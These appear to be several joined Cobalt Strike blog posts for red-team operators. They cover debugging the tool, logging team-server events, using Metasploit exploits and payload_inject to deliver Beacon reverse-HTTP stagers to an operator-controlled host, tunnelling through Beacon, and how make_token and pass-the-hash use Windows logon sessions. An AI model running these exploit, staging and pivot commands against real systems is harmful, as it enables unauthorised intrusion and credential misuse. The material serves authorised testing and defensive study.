
If Cobalt Strike deadlocks [freezes, either the server or the client] OR if you notice Cobalt Strike is eating your CPU, it will help if you dump a list of all threads currently running in Cobalt Strike. This is easy to do on Linux with the kill command. Use ps waux | grep java to find the Java processes that are running. Use kill -3 [PID] to request the Java process dump a list of all threads with a detailed stacktrace for each. As a bonus, if this feature detects a deadlock, it will say so. If a deadlock occurs AND I have this information from both the team server and the client, I have a really good chance of fixing it.

Also, run ps -eLo pid,lwp,nlwp,ruser,pcpu,stime,etime,args | grep java and send the output of this with your stack trace. This command will list the light-weight-process associated with each Java thread and how much CPU it’s using. This information will allow me to map high CPU use back to a specific thread.

5. Memory Use


If your Cobalt Strike team server or client seems like it’s hogging memory, consider dumping a summary of your Java heap. The jmap tool that ships with Java makes this easy. The preferred output comes from jmap –histo:live [PID]. If this gives you an error, try: jmap –F –histo [PID]. These commands will dump a full summary of Java objects in memory. If you provide me with this information for both your team server and Cobalt Strike client—it will help me to track down memory leaks or memory-related performance issues.

Real-Time Feed of Red Team Activity

There are several research projects to collect raw data from red team activity, process this data, and try to turn it into information. In this blog post, I’ll show you how to instrument a Cobalt Strike team server and generate a real-time feed of engagement activity.

Aggressor Script is the scripting engine in Cobalt Strike 3.0 and later. Aggressor Script uses the on keyword to hook different events generated by Cobalt Strike. The * event is a special event baked into Aggressor Script. The * event fires for every Cobalt Strike event.

Here’s a simple script to hook the * event and write its arguments to the events.txt file:

on * {
local('$handle');
$handle = openf(">>events.txt");
println($handle, "[EVENT] $1");
foreach $index => $argument (subarray(@_, 1)) {
println($handle, "[Argument $index $+ ] $argument");
}
closef($handle);
}

The first parameter to the * event is the event name. Each parameter after that are the fired event’s original parameters.

To load this script: save the example in events.cna. Go to View -> Script Console in Cobalt Strike. Type load /path/to/events.cna. The script is now loaded.

As new events come in, this script will append them to the events.txt file. What gets fired as a Cobalt Strike event? Everything! Input to a Beacon, by any user, is an event. Output to a Beacon is an event. New content hosted on Cobalt Strike’s web server is an event. You get the idea.

Feel free to modify this script to feed your local data collection monster.

Interoperability with the Metasploit Framework

Cobalt Strike 3.0 is a stand-alone platform for Adversary Simulations and Red Team Operations. It doesn’t depend on the Metasploit Framework. That said, the Metasploit Framework is a wealth of capability and there are places where it adds value. I didn’t forget this in my design of Cobalt Strike 3.0. In this blog post, I’ll show you how to use Cobalt Strike and the Metasploit Framework together. Even though they are two separate entities, there is a lot of synergy between these platforms.

Deliver Beacon with a Metasploit Framework Exploit

You may use a Metasploit Framework exploit to deliver Cobalt Strike’s Beacon. The Beacon payload is compatible with the Metasploit Framework’s staging protocol. To deliver a Beacon with a Metasploit Framework exploit, type:

use exploit/multi/browser/adobe_flash_hacking_team_uaf
set PAYLOAD windows/meterpreter/reverse_http
set LHOST [Cobalt Strike's IP or hostname]
set LPORT 80
set DisablePayloadHandler True
set PrependMigrate True
exploit -j

Here’s an explanation of these commands:

1. Use the exploit module you want to deliver Beacon with.

2. Set PAYLOAD to windows/meterpreter/reverse_http for an HTTP Beacon. Set PAYLOAD to windows/meterpreter/reverse_https for an HTTPS Beacon. You’re not really delivering Meterpreter here. You’re telling the Metasploit Framework to generate an HTTP (or HTTPS) stager to download a payload from the specified LHOST/LPORT.

3. Set LHOST and LPORT to point to your Cobalt Strike listener. Cobalt Strike will know what to do when it receives a request from a Metasploit Framework stager.

4. Set DisablePayloadHandler to True. This tells the Metasploit Framework that it does not need to create a handler within the Metasploit Framework to service a payload connection.

5. Set PrependMigrate to True. This option tells the Metasploit Framework to modify its stager to migrate to another process, immediately after exploitation. This option is very important for client-side attacks. It allows your session to survive if the exploited application crashes or closes.

Tunnel Metasploit Framework Modules through Beacon

Cobalt Strike’s Beacon payload has had SOCKS proxy pivoting since 2013. This form of pivoting makes it easy to tunnel many tools through Beacon. To tunnel the Metasploit Framework through Beacon:

1. Interact with a Beacon and type socks 1234 to create a SOCKS proxy server on port 1234 of your Cobalt Strike team server system.

2. Type sleep 0 in the Beacon console to request that the Beacon become interactive. Tunneling traffic with minimal latency requires that Beacon regularly connects to your controller to exchange read, write, and connect information.

3. Go to View -> Proxy Pivots in Cobalt Strike. This will open a tab that presents all SOCKS proxy servers on your Cobalt Strike team server.

4. Highlight the desired SOCKS pivot and press Tunnel. This will open a dialog that contains a one-liner to paste into the Metasploit Framework.

5. Go to msfconsole and paste in that one-liner. This one-liner will globally set the Metasploit Framework’s Proxies option. This option lets you specify a SOCKS proxy server to send the Metasploit Framework module through.

Use the Metasploit Framework. The exploits and modules you run will tunnel through your Beacon.

If you want to stop tunneling Metasploit through your Beacon, type unsetg Proxies in the Metasploit Framework console.

Spawn Meterpreter from Beacon

Cobalt Strike’s session passing features target listeners. A listener is a name tied to a payload handler and its configuration information. A foreign listener is an alias for a payload handler located elsewhere. Cobalt Strike can pass sessions to the Metasploit Framework with foreign listeners. To create a foreign listener for Meterpreter:

1. Go to Cobalt Strike -> Listeners

2. Press Add

3. Set the Payload type to windows/foreign/reverse_https for HTTPS Meterpreter. Cobalt Strike also has reverse_http and reverse_tcp foreign listeners too.

4. Set The Host and Port of the listener to the LHOST and LPORT of your Meterpreter handler.

5. Press Save

You now have a Cobalt Strike listener that refers to your Metasploit Framework payload handler. You can use this listener with any of Cobalt Strike’s features. To pass a session from Beacon, go to [beacon] -> Spawn and choose your foreign listener.

Spawn Beacon from Meterpreter

To spawn a Beacon from a Meterpreter session use the payload_inject exploit to deliver your Beacon. Here are the steps to do this:

1. Use the exploit/windows/local/payload_inject module

2. Set PAYLOAD to windows/meterpreter/reverse_http for an HTTP Beacon. Set PAYLOAD to windows/meterpreter/reverse_https for an HTTPS Beacon.

3. Set LHOST and LPORT to point to your Cobalt Strike listener.

4. Set DisablePayloadHandler to True.

5. Set SESSION to the session ID of your Meterpreter session

And, here’s what this looks like in the Metasploit Framework console:

use exploit/windows/local/payload_inject
set PAYLOAD windows/meterpreter/reverse_http
set LHOST [IP address of compromised system]
set LPORT 80
set SESSION 1
set DisablePayloadHandler True
exploit –j

Tunnel Meterpreter through Beacon

Use Beacon’s rportfwd command to turn a system, compromised with Beacon, into a redirector for your Meterpreter sessions. The rportfwd command creates a server socket on a compromised system. Any connections to this server socket result in a new connection to a forward host/port. Traffic between the forward host/port and the connection to the compromised system is tunneled through Beacon.

To create a Meterpreter handler that rides through a Beacon reverse port forward:

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST [IP address of compromised system]
set LPORT 8443
set ExitOnSession False
exploit –j

These commands create a Meterpreter HTTPS handler, bound to port 8443, that stages and connects to the IP address of our pivot host.

To create a reverse port forward in Cobalt Strike:

1. Interact with a Beacon on the compromised system you want to pivot through.

2. Use sleep 0 to make the Beacon check-in multiple times each second

3. Type rportfwd 8443 [IP of Metasploit system] 8443 to create a reverse port forward.

You now have a server socket, bound on the compromised system, that forwards connections to your Meterpreter handler. If you want to use that Meterpreter handler from Cobalt Strike, create a foreign listener.

Optionally, use Cobalt Strike’s Pivot Listeners feature to create a reverse port forward and a foreign listener in one step.

Parts 3, 4, and 7 of Advanced Threat Tactics cover the concepts in this blog post.

Cobalt Strike 2015: An Offensive Platform is Born

It’s hard to believe we’re at the end of 2015 and on to 2016. I’ve now had a product on the market for three and a half years. That’s like 27 dog years! It’s a long time for a hacking tool too. 2015 was an exciting year here. Our industry is changing and Cobalt Strike has made changes to keep pace with it.

This year, I pushed five major releases of Cobalt Strike. Here are some of the highlights:

The April 2015 release of Cobalt Strike re-architected Beacon to support post-exploitation jobs. A job is a feature that injects into another process and delivers its results to your Beacon. This allows Beacon to stay, safe and sound, in one process and gather post-exploitation data from another. Beacon’s keystroke logger, screenshot tool, and other features use this mechanism. This release also added native mimikatz and hashdump to Beacon as well.

Cobalt Strike’s July 2015 release took the SMB Beacon to a new level. The SMB Beacon uses a named pipe to receive commands from and relay output through another Beacon. Great feature, but it always had one problem: it didn’t fit into any workflows. This release added a named pipe stager to deliver the SMB Beacon with a lateral movement attack. This release also added lateral movement automation to Beacon. Finally, this release allowed Beacon features to target an SMB Beacon listener for privilege escalation. This is pretty significant when you think about it. If you’re an external actor, it’s not trivial to get a SYSTEM-level session to egress. These changes solve this problem. You simply chain that new SYSTEM-level session through another session that can already get out. This July release also added reverse port forwards to Beacon too. Overall, this release generated more “holy crap!” emails from customers than any other release in the past.

September 2015 saw the introduction of Cobalt Strike 3.0. This release was the pinnacle of this year’s efforts. Cobalt Strike 3.0 was a ground-up rewrite of the Cobalt Strike team server and client without dependence on the Metasploit Framework.

I opted to go in this direction after Cobalt Strike 2.1. This was the release where PowerShell became easy to use through Beacon. After 2.1, it was possible [and in some cases desirable] to operate entirely through Beacon. Much of my post-2.1 work with Cobalt Strike added to Beacon’s feature set. The 3.0 release changed Cobalt Strike’s user interface to expose Beacon’s features and build workflows on top of it. The 3.0 release also overhauled logging and re-imagined the reporting features for the red team problem set. It also introduced a workflow for user exploitation at scale.

And then there’s the Advanced Threat Tactics course. This course came out in September 2015 with Cobalt Strike’s 3.0 release. I was really happy with 2013’s Tradecraft course. At the time it came out, it was the best material I had. Cobalt Strike 3.0 was a big change and with that change had to come a new course. The Advanced Threat Tactics covers a full end-to-end process for targeted phishing, post-exploitation, privilege escalation, reconnaissance, lateral movement, pivoting, and evasion. This course is nearly six hours of material.The YouTube ID of https://www.youtube.com/playlist?list=PL9HO6M_MU2nf8Fa5bVefBW-9bg5Rx94_c is invalid.

2015 was the year Cobalt Strike became an offensive platform in its own right. This didn’t happen a moment too soon. Large companies and government entities are either standing up red teams or reinventing the red teams they have. Forward leaning consulting firms are building services to help customers understand how their full security program stands up to realistic attacks. These evolved teams have needs that are different from those that drove vulnerability assessment and penetration testing tools for the past 10+ years. Cobalt Strike’s 2015 releases were laser focused on these needs and where these teams are going with their offensive efforts into 2016 and beyond. Pretty exciting.

Windows Access Tokens and Alternate Credentials


I’d like to call your attention to the humble runas.exe program on Windows. This program allows a Windows user to spawn another program with another user’s credentials.

runas1

It’s a little painful to use runas.exe from a remote access tool. This program doesn’t accept a password as an argument. Cobalt Strike’s Beacon has a built-in runas command to give you similar functionality.

The process that runas starts has an access token populated with the same single sign-on information you would expect from access tokens made by a normal login. You can steal a token from a program started by runas and use that token to interact with local and remote resources.

The runas capability is great for situations where you want to create a process as a local user on the current system or as a domain user from a trusted domain. This covers a lot of situations, but not all.

What happens if you need to interact with a remote resource as a local user on another system? How do you interact with a remote resource as a domain user when there’s no trust relationship with that domain? These problems have a solution.

The Curious /NETONLY Flag


The runas program has a /NETONLY flag. This flag tells runas that the specified credentials are for remote access only. Windows will not try to validate these credentials. Instead, Windows will create a copy of your current access token and update it to use the new credentials when Windows interacts with a remote resource. Windows will then create the new process with this doctored token.

This has a curious effect. The new program is run as the current user. On the current system, there is no change in your rights, permissions, or identity. But, when you interact with a remote resource, you are the specified user.

runas2

Logon Sessions and other Access Token Trivia

I hope I’ve raised some questions so far. Questions like, how does runas.exe /NETONLY work?

Windows manages identity and security information in a structure known as an Access Token. These data structures contain things like: your username, groups, privileges, and other information. An Access Token may also contain information to restrict your rights. When working with Windows, it’s important to understand that an access token isn’t a single thing that represents a user’s identity. An access token is an instantiation of an identity with a lot of variables thrown in.

An easy example of this is User Account Control. A local administrator user may run most processes in a medium integrity context. The tokens associated with their processes have an Integrity level field set to 0x2000 which is SECURITY_MANDATORY_MEDIUM_RID. Processes run by the same local administrator in a high integrity context have access tokens with their Integrity level set to 0x3000. These tokens represent the same user, but different rights. The point here is that Windows may have multiple access tokens, with different configurations, for a user and that’s normal.

This blog post isn’t a deep dive into access tokens though. It’s a walk down the garden path about single sign-on information. Let’s jump into that.

An Access Token contains your identity on the current system and it states what you can and can’t do on the current system. An Access Token also references the information Windows uses to automatically authenticate to remote systems.

Now I hope you’re asking: what part of an Access Token determines who you are on a remote system? This question is the whole point of this blog post.

Each Access Token references a Logon Session. The Logon Session references credential material for single sign-on purposes. When Windows authenticates to a remote system, it uses the Logon Session’s credential material to authenticate. A Logon Session is made after authentication is successful. Logon Sessions go away when there are no more tokens that reference them.

When you use the /NETONLY flag with runas.exe, Windows will create a new Logon Session with the credential material you provide. It will then copy your current token and substitute the default logon session for the new one. The specified program is then run with this new token.

The program run by runas looks like it’s running as your current user. That’s because it is. The new program was run with a copy of your user’s access token! When you interact with a network resource, Windows does not authenticate as your Access Token’s user. Windows uses the credential information referred to by the new Logon Session. In this case, the credential material in this new Logon Session does not necessarily match the identity in your current Access Token.


If you’d like to see a list of Logon Sessions on your current system, take a look at the logonsessions utility by Mark Russinovich.

logonsessions

Implications for Beacon Users

Beacon’s runas command is similar to the default behavior of the runas program built into Windows. What about the /NETONLY flag? Beacon has something like this too. It’s the make_token command.

The make_token command uses the LogonUser function in Windows with the LOGON32_LOGON_NEW_CREDENTIALS flag. This API creates a Logon Session from the specified credentials, copies your Access Token, associates the new Logon Session with the new Access Token, and makes this new Access Token available. Beacon then impersonates this new token.

What’s the effect of this? You have a new token that is locally indistinguishable from your previous token. When you use Beacon’s getuid command to query your token’s identity, you get back the current user. When you type shell whoami, you get back the current user.

What happens when you interact with a network resource? Windows authenticates with the credentials you specified to make_token. Why? Because the Logon Session in the current Access Token references the credentials you provided to make_token. In this case, the Logon Session information does not match the local identity of your current token.

The make_token command in Beacon works this way to allow you to use a local account from another system to interact with it. This mechanism also allows you to authenticate to a system as a domain user when there’s no trust relationship with that domain.

The pth command in Beacon is a similar story. The pth command asks mimikatz to: (1) create a new Logon Session, (2) update the credential material in that Logon Session with the domain, username, and password hash you provided, and (3) copy your Access Token and make the copy refer to the new Logon Session. Beacon then impersonates the token made by these steps and you’re ready to pass-the-hash.

Again, with pass-the-hash, the side effects are similar. The new token is locally indistinguishable from your current user. That’s because you are your current user! When you interact with a network resource, Windows uses the material from the Logon Session to authenticate. In this case, it’s the information you provided to the pth command.

Frequently Asked Questions

This blog post is the result of many questions I’ve had about the make_token and pth commands in Beacon. Common questions include: Do pth and make_token work with local accounts? Yes. Do pth and make_token work with domain user credentials when there’s no trust relationship with the specified domain? Yes. Why do the make_token and pth tokens report themselves as the current user? That’s just the way it is.

Windows is a complicated animal. I appreciate that its design sometimes results in non-obvious or confusing behavior. I hope this blog post clears up some of the confusion about the make_token and pth commands for you.

If you’d like to learn more about this topic, to include how to use make_token and pth in an operation, consult the Lateral Movement lecture from the Advanced Threat Tactics course.